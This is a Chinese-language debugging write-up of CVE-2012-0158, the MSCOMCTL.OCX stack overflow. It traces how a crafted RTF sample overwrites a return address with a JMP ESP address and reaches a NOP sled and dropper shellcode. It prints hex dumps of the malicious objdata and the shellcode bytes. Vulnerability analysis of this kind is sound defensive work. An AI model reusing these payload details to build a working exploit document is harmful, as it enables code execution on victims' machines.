CVE-2012-0158 Analysis

By ITh4cker

0x1 分析环境

OS: windows xp sp3 v2002
Office: 12.0.4518.1014
MSCOMCTL: 6.01.9545
Windbg: 6.12.0002.633

0x2 漏洞概述

The Microsoft Windows Common Controls ActiveX control (**MSCOMCTL.OCX**) could allow a remote attacker to execute arbitrary code on the system. By persuading a victim to visit a specially-crafted Web page that passes an overly long string argument, a remote attacker could exploit this vulnerability to execute arbitrary code on the system with the privileges of the victim.

0x3 漏洞成因分析

拿到样本，首先扔到我们的环境里，双击该样本，啪=_=doc 退出了，弹出一个计算器.由此可以判断这应该是 DropAndExecPE 类的 Shellcode.由于要运行 calc.exe，Shellcode 中肯定调用了 WinExec 这个 API(如果不调用,另找其他 API,肯定有迹可循),接下来就是在 Windbg 中下断点，跟踪调试，分析漏洞触发点以及触发原因，最后在定位和分析 Shellcode.

废话不多说，Windbg 附加 WINWORD.exe.然后在 WinExec 下断点“bp kernel32!WinExec” 然后 F5 运行，打开 may.doc WinExec 函数入口代码处断下来，此时还没进行栈帧的扩建，所以 esp + 4 保存的是 WinExec 的第一个参数，da ESP + 4 查看一下：

```
0:007> bp kernel32!winexec
0:007> bl
 0 e 7c8623ad     0001 (0001)  0:**** kernel32!WinExec
0:007> g
ModLoad: 74a30000 74a38000   C:\WINDOWS\system32\POWRPROF.dll
ModLoad: 27580000 27685000   C:\WINDOWS\system32\MSCOMCTL.OCX
Breakpoint 0 hit
eax=0011aad3 ebx=0001c000 ecx=0011aa14 edx=7c92e4f4 esi=0001c000 edi=0022e9b6
eip=7c8623ad esp=0011aa20 ebp=0011aa38 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
kernel32!WinExec:
7c8623ad 8bff            mov     edi,edi
0:000> dd esp
0011aa20  0011acea 04f7d010 00000000 04f7d010
0011aa30  0001c000 000005d0 0011aa88 0011af10
0011aa40  0020fc78 04f61008 0001c000 00000001
0011aa50  275c8a0a 04f61008 0020fc78 0001c000
0011aa60  00000000 0022e9c0 0020fc60 00002d26
0011aa70  00002d26 0020d418 00002841 0002159e
0011aa80  00000000 000005d0 00000000 0011ab01
0011aa90  1005c48b c7000001 4d032400 005ae908
0:000> da 04f7d010
04f7d010  "C:\Documents and Settings\Admini"
04f7d030  "strator\a.exe"
```

return_address

a1

此时 Shellcode 已将 calc.exe 释放，并准备执行.栈顶 esp 指向的地址是 WinExec 返回的地址 0011acea 此地址必然位于 Shellcode 中,我们反汇编当前地址看看：

```
0:000> u 0011acea
0011acea eb22            jmp     0011ad0e
0011acec 6a01            push    1
0011acee 6a00            push    0
0011acf0 6a00            push    0
0011acf2 ff75f4          push    dword ptr [ebp-0Ch]
0011acf5 6a00            push    0
0011acf7 e814feffff      call    0011ab10
0011acfc 0555000000      add     eax,55h
```


这段代码位于 Shellcode 中，然后我们可以用 WinHex 打开 may.doc.搜索这段机器码 eb22 6a01 6a00 找到之后上下翻翻看有没有明显的标志.我们会发现有一连串的 909090（NOP）后面接着是 **1245fa7f（0x7ffa4512）**,这可是通用跳转地址 JMP ESP 的机器码.很多 ShellCode 会用此古法.没错，这一句便是通往 ShellCode 殿堂的跳板.在往上看，我们看到文件格式是这样子：

```
 0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
7B 5C 72 74 66 31 0A 7B  5C 66 6F 6E 74 74 62 6C  {\rtf1 {\fonttbl
7B 5C 66 30 5C 66 6E 69  6C 5C 66 63 68 61 72 73  {\f0\fnil\fchars
65 74 30 20 56 65 72 64  61 6E 61 3B 7D 7D 0A 5C  et0 Verdana;}} \
76 69 65 77 6B 69 6E 64  34 5C 75 63 31 5C 70 61  viewkind4\uc1\pa
72 64 5C 73 62 31 30 30  5C 73 61 31 30 30 5C 6C  rd\sb100\sa100\l
61 6E 67 39 5C 66 30 5C  66 73 32 32 5C 70 61 72  ang9\f0\fs22\par
0A 5C 70 61 72 64 5C 73  61 32 30 30 5C 73 6C 32   \pard\sa200\sl2
37 36 5C 73 6C 6D 75 6C  74 31 5C 6C 61 6E 67 39  76\slmult1\lang9
5C 66 73 32 32 5C 70 61  72 0A 7B 5C 6F 62 6A 65  \fs22\par {\obje
63 74 5C 6F 62 6A 6F 63  78 0A 7B 5C 2A 5C 6F 62  ct\objocx {\*\ob
6A 64 61 74 61 0A 30 31  30 35 30 30 30 30 30 32  jdata 0105000002
30 30 30 30 30 30 31 42  30 30 30 30 30 30 34 44  0000001B0000004D
35 33 34 33 36 46 36 44  36 33 37 34 36 43 34 43  53436F6D63746C4C
36 39 36 32 32 45 34 43  36 39 37 33 37 34 35 36  69622E4C69737456
36 39 36 35 37 37 34 33  37 34 37 32 36 43 32 45  6965774374726C2E
```


原来这是一个 RTF 格式文档（也就是微软的写字板）rtf 格式比较简单，开头以“{\rtf”作为 rtf 格式文档的头标识，后面紧接着一些控制字，控制符号，其中 object 控制字后的{}内以 objdata 开始的地方便为数据，objocx 表示这是一个 OLE 类型的嵌入数据.

\objocx	An object type of OLE control.

可以用一个小工具 RTFScan 扫一下：



RTFScan 扫描结果显示 OBJDATA 区域确实有嵌入的 OLE 复合文档.它已经将其 DUMP 出来并保存.可以再用 OfficeMalScanner 扫一下:



关于 MS Compound Document Format 参照网上官方文档吧（很多）...不扯这些没用的了....我们回到正题:

让我们重启程序，在 7ffa4512 处下一个内存执行断点，运行到断点断下来后，查看一下堆栈：

```
0:000> dd esp -10
0011aa80  00000000 7ffa4512 90909090 90909090
0011aa90  1005c48b c7000001 4d032400 005ae908
0011aaa0  656b0000 6c656e72 df003233 1b8c892d
0011aab0  42ef7d81 d685859d 5a59994e 9354d861
0011aac0  9d217777 c368624a 6a83a353 5a5cdf6b
0011aad0  4f2b1d8a 8128452c 0140f571 ba058f92
0011aae0  610ac136 73616161 6c6c6568 8b003233
0011aaf0  61318a98 6f616161 006e6570 000211e8
```


可见 7ffa4512 所在地址是 0x0011aa84，这个地址一定是被 ShellCode 改写的，我们接下来需要继续向上分析，*分析 0x11aa84 处地址何时被改写？改写之前的内容是啥？*

重新加载 WINWORD.exe，输入 g 运行，然后在 0x0011aa84 处下一个内存写入断点，在 7ffa4512 写一个内存执行断点，由于 0x0011aa84 位于栈中，栈中存在反复读写，所以我们需要设置一个异常通知 **sxn -c "r eip;dd 0011aa84 l1" sse** 然后输入 g，运行，打开样本，跟踪调试.


```
0:007> bc 0
0:007> ba w1 0011aa84
0:007> ba e1 7ffa4512
0:007> sxn -c "r eip;dd 0011aa84|1" sse
```


然后不断 F5，中间要注意观察值，特别是变为 7ffa4512 之前的那个值，所以要多创建快照以做备份.

我经过多次运行以及保存快照，发现 0011aa84 处的值变为 7ffa4512 之前的值是 275e701a




当变为 7ffa4512 的时候，程序停在 275c87cb 处，此处是一个拷贝数据指令.





正是这条 rep movsd 语句，将堆栈数据覆盖了，0011aa84 处的 275e701a 覆盖为 7ffa4512..我们也看到了一连串 90（NOP），90 之后便是 ShellCode 的开始.那么 275e701a 这个地址到底是什么地址呢，Shellcode 会去覆盖它为通用跳转地址..只有一种情况，这个地址的作用是代码控制权的承接方（通俗讲就是 EIP 指针的接受对象），即返回地址.覆盖了返回地址，当函数返回的时候，Shellcode 便顺理成章拿到执行权咯.

在该地址处反汇编：



可见该地址处是一个判断语句，上面是一个 call 语句，果然！可以判断上面的函数属于漏洞函数了，IDA 载入 MSCOMCTL.OCX 来到地址 275e7015 A 函数处，进入 A 函数：

```
.text:275C89C7                  push    ebp
.text:275C89C8                  mov     ebp, esp
.text:275C89CA                  sub     esp, 14h        ; 20bytes
.text:275C89CD                  push    ebx
.text:275C89CE                  mov     ebx, [ebp+bstrString]
.text:275C89D1                  push    esi
.text:275C89D2                  push    edi
.text:275C89D3                  push    0Ch             ; dwBytes
.text:275C89D5                  lea     eax, [ebp+var_14]
.text:275C89D8                  push    ebx             ; lpMem
.text:275C89D9                  push    eax             ; int
.text:275C89DA                  call    B
.text:275C89DF                  add     esp, 0Ch
.text:275C89E2                  test    eax, eax
.text:275C89E4                  jl      short loc_275C8A52
.text:275C89E6                  cmp     [ebp+var_14], 6A626F43h
.text:275C89ED                  jnz     loc_275D3085
.text:275C89F3                  cmp     [ebp+dwBytes], 8
.text:275C89F7                  jb      loc_275D3085    ; < 8 return .
.text:275C89FD                  push    [ebp+dwBytes]   ; dwBytes
.text:275C8A00                  lea     eax, [ebp+var_8]
.text:275C8A03                  push    ebx             ; lpMem
.text:275C8A04                  push    eax             ; int
.text:275C8A05                  call    B
.text:275C8A0A                  mov     esi, eax
.text:275C8A0C                  add     esp, 0Ch
……
```

可以看到 A 函数先在栈上分配了 20 个字节（堆栈溢出中分配字节数可是敏感问题），调用 2 次 B 函数,B 函数干什么的呢？带着疑问进入 B:（注释信息从 Windbg 中获取）


```
.text:275C876D                  push    ebp
.text:275C876E                  mov     ebp, esp
.text:275C8770                  push    ecx
.text:275C8771                  push    ebx
.text:275C8772                  mov     ebx, [ebp+lpMem]
.text:275C8775                  push    esi
.text:275C8776                  xor     esi, esi
.text:275C8778    mov   eax, [ebx]    ; ole32!CExposedStream::`vftable'(7699dd70)
.text:275C877A                  push    edi
.text:275C877B                  push    esi
.text:275C877C                  lea     ecx, [ebp+var_4]
.text:275C877F                  push    4
.text:275C8781                  push    ecx
.text:275C8782                  push    ebx             ; this
```

```
.text:275C8783          call    dword ptr [eax+0Ch] ; CExposedStream::Read()
.text:275C8786          cmp     eax, esi
.text:275C8788          jl      short loc_275C8802
.text:275C878A          mov     edi, [ebp+dwBytes]
.text:275C878D          cmp     [ebp+var_4], edi
.text:275C8790          jnz     loc_275D3F93
.text:275C8796          push    edi             ; dwBytes
.text:275C8797          push    esi             ; dwFlags
.text:275C8798          push    hHeap           ; hHeap
.text:275C879E          call    ds:HeapAlloc
.text:275C87A4          cmp     eax, esi
.text:275C87A6          mov     [ebp+lpMem], eax
.text:275C87A9          jz      loc_275D3F9D
.text:275C87AF          mov     ecx, [ebx]
.text:275C87B1          push    esi
.text:275C87B2          push    edi
.text:275C87B3          push    eax
.text:275C87B4          push    ebx
.text:275C87B5          call    dword ptr [ecx+0Ch] ; CExposedStream::Read()
.text:275C87B8          mov     esi, eax
.text:275C87BA          test    esi, esi
.text:275C87BC          jl      short loc_275C87EF
.text:275C87BE          mov     esi, [ebp+lpMem]
.text:275C87C1          mov     ecx, edi
.text:275C87C3          mov     edi, [ebp+arg_0]
.text:275C87C6          mov     eax, ecx
.text:275C87C8          shr     ecx, 2
.text:275C87CB          rep movsd
```

关键代码主要是这 3 个 call.2 个 CExposedStream::Read（lpMem,dwBytes,uflags） call 和 1 个 HealAlloc call 其中通过 windbg 跟踪调试发现 CExposedStream::Read 是 OLE32.dll 这个动态库中的 CExposedStream 类的虚函数，该函数细节没具体看（调用太多函数，很繁琐），不过可以猜测主要功能就是 Stream data 处理，读取 dwbytes 个字节到 lpMem 指向的内存里..(别看调用那么多，没做多大事-_-)我们结合 IDA 伪代码整体再看一下 B 函数做了些啥：

```
IDA View-A | Stack of A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports
1 int __cdecl B(int a1, LPVOID lpMem, SIZE_T dwBytes)
2 {
3   LPVOID v3; // ebx@1
4   int result; // eax@1
5   LPVOID v5; // eax@3
6   int v6; // esi@4
7   int v7; // [sp+Ch] [bp-4h]@1
8   LPVOID lpMema; // [sp+1Ch] [bp+Ch]@3
9
10  v3 = lpMem;
11  result = (*(int (__stdcall **)(LPVOID, int *, signed int, _DWORD))(*(_DWORD *)lpMem + 12))(lpMem, &v7, 4, 0);// CExposedStream::Read
12  if ( result >= 0 )
13  {
14    if ( v7 == dwBytes )
15    {
16      v5 = HeapAlloc(hHeap, 0, dwBytes);
17      lpMema = v5;
18      if ( v5 )
19      {
20        v6 = (*(int (__stdcall **)(LPVOID, LPVOID, SIZE_T, _DWORD))(*(_DWORD *)v3 + 12))(v3, v5, dwBytes, 0);// CExposedStream::Read
21        if ( v6 >= 0 )
22        {
23          qmemcpy((void *)a1, lpMema, dwBytes);
24          v6 = (*(int (__stdcall **)(LPVOID, _UNKNOWN *, SIZE_T, _DWORD))(*(_DWORD *)v3 + 12))(
25                 v3,
26                 &unk_27632368,
27                 ((dwBytes + 3) & 0xFFFFFFFC) - dwBytes,
28                 0);
29        }
30        HeapFree(hHeap, 0, lpMema);
31        result = v6;
32      }
33      else
```

第一次调用 Read，传入 dwBytes 为 4，表示从 Stream Data（精心构造的样本 Shellcode 数据）读取 4 字节数据，存到局部变量 v7 中，然后下面会将该数据与参数 dwBytes 做比较，如果相等继续，否则退出..Windbg 跟踪调试，发现该数据是 0xC 等于传入的参数 dwBytes.然后便看是申请 dwBytes 字节堆内存，再次调用 Read，传入参数 dwBytes 为 0xc，读取 12 字节数据到刚申请的堆内存，最后才是 B 函数的功能本质:拷贝 dwBytes(12)字节数据到 a1(A 函数的局部变量 var_14)：



如图红框内即为拷贝的 12 字节数据，这 12 字节在样本十六进制中也能找到，位于 Shellcode 前几个字节处：

```
30 30 32 30 30 30 30 30  3640000000200000
30 30 43 30 30 30 30 30  0010000000C00000
41 36 34 30 30 30 30 30  0436F626A6400000
30 38 32 38 32 30 30 30  0828200008282000
30 30 30 30 30 30 30 30  0000000000000000
30 31 32 34 35 66 61 37  0000000001245fa7
30 39 30 39 30 39 30 39  f909090909090909
30 30 31 30 30 30 30 63  08bc40510010000c
64 30 38 65 39 35 61 30  70024034d08e95a0
35 37 32 36 65 36 35 36  000006b65726e656
```

这 12 字节想必对 Shellcode 来说有不同寻常的意义，我们继续分析，现在看看 A 函数的栈帧：

第一次执行 B 之前：

```
-00000014 var_14          dd ?
-00000010                 db ? ; undefined
-0000000F                 db ? ; undefined
-0000000E                 db ? ; undefined
-0000000D                 db ? ; undefined
-0000000C dwBytes         dd ?
-00000008 var_8           dd ?
-00000004 var_4           dd ?
+00000000  s              db 4 dup(?) Saved EBP
+00000004  r              db 4 dup(?)
+00000008 arg_0           dd ?
+0000000C bstrString      dd ?                    ; offset
```

第一次执行 B 之后：

```
-00000014 var_14          dd 6A626F43h
-00000010 Unused          dd 00000064h
-0000000C dwBytes         dd 00008282h
-00000008 var_8           dd ?
-00000004 var_4           dd ?
+00000000  s              db 4 dup(?)   Saved EBP
+00000004  r              db 4 dup(?)
+00000008 arg_0           dd ?
+0000000C bstrString      dd ?                     ; offset
```

前后对比我们会发现 A 函数的 20 字节栈帧已经使用了 12 字节（B 函数拷贝）接下来回到 A 函数：

```
.text:275C89DF                add     esp, 0Ch
.text:275C89E2                test    eax, eax
.text:275C89E4                jl      short loc_275C8A52
.text:275C89E6                cmp     [ebp+var_14], 6A626F43h
.text:275C89ED                jnz     loc_275D3085
.text:275C89F3                cmp     [ebp+dwBytes], 8
.text:275C89F7                jb      loc_275D3085    ; < 8 return .
.text:275C89FD                push    [ebp+dwBytes]   ; dwBytes
.text:275C8A00                lea     eax, [ebp+var_8]
.text:275C8A03                push    ebx             ; lpMem
.text:275C8A04                push    eax             ; int
.text:275C8A05                call    B
```

发现了什么没有？有的，我们看到了一个数据 6A626F43h,咦，怎么这么眼熟，往上看，哦，原来这正是 B 函数拷贝到 A 栈中的数据，恍然大悟，代码先做了个 flag 比较，如果数据一致，接着进行，否则退出，其中 6A626F43 是一个标志 Cobj


```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  43 6F 62 6A 01 00 00 C7  00 24 03 4D 08 E9 5A 00  Cobj   Ç $
```

如果 flag 一致，那么接着进行字节数的比较(因为下面还要调用一次 B 函数，这里做个检查理所应当嘛..)如果小于 8 字节，直接返回，反之，继续执行接下来的代码：

